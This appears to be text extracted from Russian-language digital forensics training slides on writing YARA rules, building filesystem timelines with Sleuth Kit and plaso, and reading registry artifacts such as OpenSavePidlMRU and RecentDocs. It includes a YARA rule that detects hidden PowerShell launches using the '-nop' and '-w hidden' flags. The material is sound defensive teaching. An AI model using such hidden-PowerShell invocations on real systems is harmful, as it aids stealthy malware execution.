
Практика: Написание и использование YARA-правил

```
rule MaliciousPowerShell {
  meta:
    description = "Detects malicious PowerShell"
  strings:
    $p = "powershell" nocase
    $1 = "-nop" nocase
    $2 = "-w hidden" nocase
  condition:
    $p and ($1 or $2)
}
```

```
Command Prompt
G:\Написание и использование YARA-правил>yara64.exe MaliciousPowerShell.yar -r H:\Users\Public
MaliciousPowerShell H:\Users\Public\Documents\temp.bat

G:\Написание и использование YARA-правил>
```


Больше информации о YARA-Правилах



Официальная документация YARA:

<https://buildmedia.readthedocs.org/media/pdf/yara/latest/yara.pdf>

Таймлайны





Практика: создание таймлайна на «живой» системе

```
Administrator: Command Prompt
C:\WINDOWS\system32>cd "C:\Users\0136\Desktop\sleuthkit-4.6.1-win32\bin"
C:\Users\0136\Desktop\sleuthkit-4.6.1-win32\bin>fls -m "C:/" -r \\.c: > body.txt
C:\Users\0136\Desktop\sleuthkit-4.6.1-win32\bin>mactime.pl -b body.txt -d > timeline.csv
C:\Users\0136\Desktop\sleuthkit-4.6.1-win32\bin>
```



Практика: создание таймлайна с использованием копии диска

```
Administrator: Command Prompt
C:\Users\0136\Desktop\sleuthkit-4.6.1-win32\bin>fls -m "C:/" -r F:\root.001 > body.txt
C:\Users\0136\Desktop\sleuthkit-4.6.1-win32\bin>mactime.pl -b body.txt -d > timeline.csv
C:\Users\0136\Desktop\sleuthkit-4.6.1-win32\bin>
```



Практика: создание супер таймлайна

```
Administrator: Command Prompt
C:\Users\0136\Desktop\plaso>psteal.exe --source F:\root.001 -o l2tcsv -w super_timeline.csv
2019-06-24 12:11:05,253 [INFO] (MainProcess) PID:9420 <data_location> Determined data location: C:\Users\0136\Desktop\plaso\data
2019-06-24 12:11:05,266 [INFO] (MainProcess) PID:9420 <artifact_definitions> Determined artifact definitions path: C:\Users\0136\Desktop\plaso\artifacts

Source path          : F:\root.001
Source type          : storage media image
Processing time      : 00:00:00

Processing started.
plaso - psteal version 20190331

Source path          : F:\root.001
Source type          : storage media image
Processing time      : 00:00:06

Identifier   PID   Status   Memory   Sources   Events   FileMain
          9420  collecting  0 B      1 (1)     0 (0)
plaso - psteal version 20190331

Source path          : F:\root.001
```




Практика: Просмотр таймлайнов

Timeline Explorer v0.8.13.0

File Tools Help

timeline2.csv x

Find Enter value to find... 0 of 0 First scrollable column Select a column to pin


Power filter Support +AppData

Drag a column header here to group by that column

Line	Tag	Timestamp	macb	Meta	File Name
5605		2009-06-11 00:26:19	m...	44743-128-1	C:/Users/Support/AppData/Roaming/Microsoft/Windows/SendTo/Desktop (create shortcut).DeskLink
5610		2009-06-11 00:26:20	m...	44738-128-1	C:/Users/Support/AppData/Roaming/Microsoft/Windows/SendTo/Mail Recipient.MAPIMail
6477		2009-06-11 00:27:15	m...	44744-128-1	C:/Users/Support/AppData/Roaming/Microsoft/Windows/SendTo/Compressed (zipped) Folder.ZFSendToTarget
7118		2009-06-11 00:29:17	m...	45890-128-1	C:/Users/Support/AppData/Local/Microsoft/Windows Mail/Stationery/Bears.jpg
7119		2009-06-11 00:29:17	m...	45904-128-1	C:/Users/Support/AppData/Local/Microsoft/Windows Mail/Stationery/Garden.jpg
7120		2009-06-11 00:29:17	m...	45918-128-1	C:/Users/Support/AppData/Local/Microsoft/Windows Mail/Stationery/GreenBubbles.jpg
7121		2009-06-11 00:29:17	m...	45934-128-1	C:/Users/Support/AppData/Local/Microsoft/Windows Mail/Stationery/HandPrints.jpg
7122		2009-06-11 00:29:17	m...	45936-128-1	C:/Users/Support/AppData/Local/Microsoft/Windows Mail/Stationery/OrangeCircles.jpg
7123		2009-06-11 00:29:17	m...	45938-128-1	C:/Users/Support/AppData/Local/Microsoft/Windows Mail/Stationery/Peacock.jpg
7124		2009-06-11 00:29:17	m...	45981-128-1	C:/Users/Support/AppData/Local/Microsoft/Windows Mail/Stationery/Roses.jpg
7125		2009-06-11 00:29:17	m...	45994-128-1	C:/Users/Support/AppData/Local/Microsoft/Windows Mail/Stationery/ShadesOfBlue.jpg
7126		2009-06-11 00:29:17	m...	46007-128-1	C:/Users/Support/AppData/Local/Microsoft/Windows Mail/Stationery/SoftBlue.jpg
7127		2009-06-11 00:29:17	m...	46013-128-1	C:/Users/Support/AppData/Local/Microsoft/Windows Mail/Stationery/Stars.jpg
26907		2009-07-14 01:28:34	m...	45888-128-1	C:/Users/Support/AppData/Local/Microsoft/Windows Mail/Stationery/Bears.htm
26908		2009-07-14 01:28:34	m...	45893-128-1	C:/Users/Support/AppData/Local/Microsoft/Windows Mail/Stationery/Garden.htm
26909		2009-07-14 01:28:34	m...	45905-128-1	C:/Users/Support/AppData/Local/Microsoft/Windows Mail/Stationery/Green Bubbles.htm
26910		2009-07-14 01:28:34	m...	45919-128-1	C:/Users/Support/AppData/Local/Microsoft/Windows Mail/Stationery/Hand Prints.htm
26911		2009-07-14 01:28:34	m...	45935-128-1	C:/Users/Support/AppData/Local/Microsoft/Windows Mail/Stationery/Orange Circles.htm
26912		2009-07-14 01:28:34	m...	45937-128-1	C:/Users/Support/AppData/Local/Microsoft/Windows Mail/Stationery/Peacock.htm
26913		2009-07-14 01:28:34	m...	45940-128-1	C:/Users/Support/AppData/Local/Microsoft/Windows Mail/Stationery/Roses.htm

G:\Упражнения 5-6\sleuthkit-4.6.5-win32\bin\timeline2.csv Total lines 780,091 Visible lines 2,097

Поиск Следов первичной компрометации



**вредоносных
программ
Распространяются
средствами
Электронной почты**

*Verizon Data Breach Investigations Report
2019

Следы открытия файлов: OPEN/SAVE MRU

NTUSER.DAT | Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU

Folder Name	Count	Size	LastWriteTime
OpenSavePidlMRU	0	30	2018-11-02 07:59:12
*	21	0	2018-11-08 14:02:42
cer	21	0	2018-11-08 14:02:42
txt	21	0	2018-11-08 12:45:21
pdf	21	0	2018-11-08 08:50:24
zip	21	0	2018-11-08 07:15:58
docx	21	0	2018-11-08 07:10:35
doc	21	0	2018-11-07 06:13:42
msg	10	0	2018-11-06 12:00:27
A	2	0	2018-11-02 07:59:12
xlsx	21	0	2018-10-31 06:07:15
jpg	21	0	2018-10-26 13:32:46
jpeg	4	0	2018-10-18 12:05:55
png	8	0	2018-10-18 06:50:58
xml	21	0	2018-10-12 06:49:51
url	2	0	2018-10-08 11:36:32
rtf	21	0	2018-09-24 08:44:04
xls	21	0	2018-09-24 08:43:53
htm	4	0	2018-09-03 06:06:14
inf	5	0	2018-07-05 08:07:42
exe	5	0	2018-04-18 08:22:06
RAR	4	0	2017-11-24 13:25:40
pfx	2	0	2017-11-10 06:43:12
lnk	2	0	2017-07-12 08:54:15


Value Name	Value Type	Data	Value Slack
RBC	RBC	RBC	RBC
0	RegBinary	14-00-1F-50-E0-4F-D0-20-EA-3A-69-10-A2-D8-08-00-2B-30-...	00-6A-00
MRUListEx	RegBinary	02-00-00-00-01-00-00-00-00-00-00-00-00-FF-FF-FF-FF	37-43-34-38
1	RegBinary	14-00-1F-50-E0-4F-D0-20-EA-3A-69-10-A2-D8-08-00-2B-30-...	00-00-00
2	RegBinary	14-00-1F-50-E0-4F-D0-20-EA-3A-69-10-A2-D8-08-00-2B-30-...	00

OpenSavePidlMRU\RAR
 LastWrite Time: Fri Feb 15 13:25:40 2019
 Note: All value names are listed in MRUListEx order.

My Computer\D:\Downloads\malware.rar
 My Computer\D:\Downloads\secrets.rar
 My Computer\D:\Downloads\not_a_malware.rar



Практика: Получение данных OPEN/SAVE MRU



Следы открытия файлов: RECENTDOCS

NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs

Folder	Size	Count	LastWrite Time
RecentDocs	150	33	2019-01-15 08:48:33
Folder	31	0	2019-01-15 08:48:33
.xlsx	11	0	2019-01-15 08:48:33
.pdf	11	0	2019-01-15 07:27:25
.txt	11	0	2019-01-15 06:37:25
.xls	11	0	2019-01-15 06:27:13
.fmx	4	0	2019-01-15 06:02:45
.dotm	2	0	2019-01-14 13:42:39
.doc	11	0	2019-01-14 13:42:39
.rtf	11	0	2019-01-14 06:20:11
.jpg	11	0	2019-01-11 14:58:16
.cfg	5	0	2019-01-11 11:35:42
.docx	11	0	2019-01-11 08:46:24
.au2	2	0	2019-01-09 13:23:43
.zip	11	0	2019-01-09 06:57:32
.dot	7	0	2018-12-19 12:19:37
.xml	11	0	2018-07-30 10:41:08
.	5	0	2018-06-18 07:38:40
.htm	11	0	2018-05-24 09:24:42
.gif	2	0	2017-12-20 12:32:51
.png	11	0	2017-12-20 12:06:37
.tif	4	0	2017-11-07 12:25:47
.part	2	0	2017-06-15 07:52:13
.1	2	0	2017-03-30 05:51:07
.jpeg	11	0	2017-03-22 06:16:13
.TIFF	2	0	2016-10-10 08:54:14
.VRB	2	0	2016-09-12 07:27:15
.ED	8	0	2016-08-24 08:44:59

LastWrite Time Mon Jan 14 13:42:39 2018 (UTC)

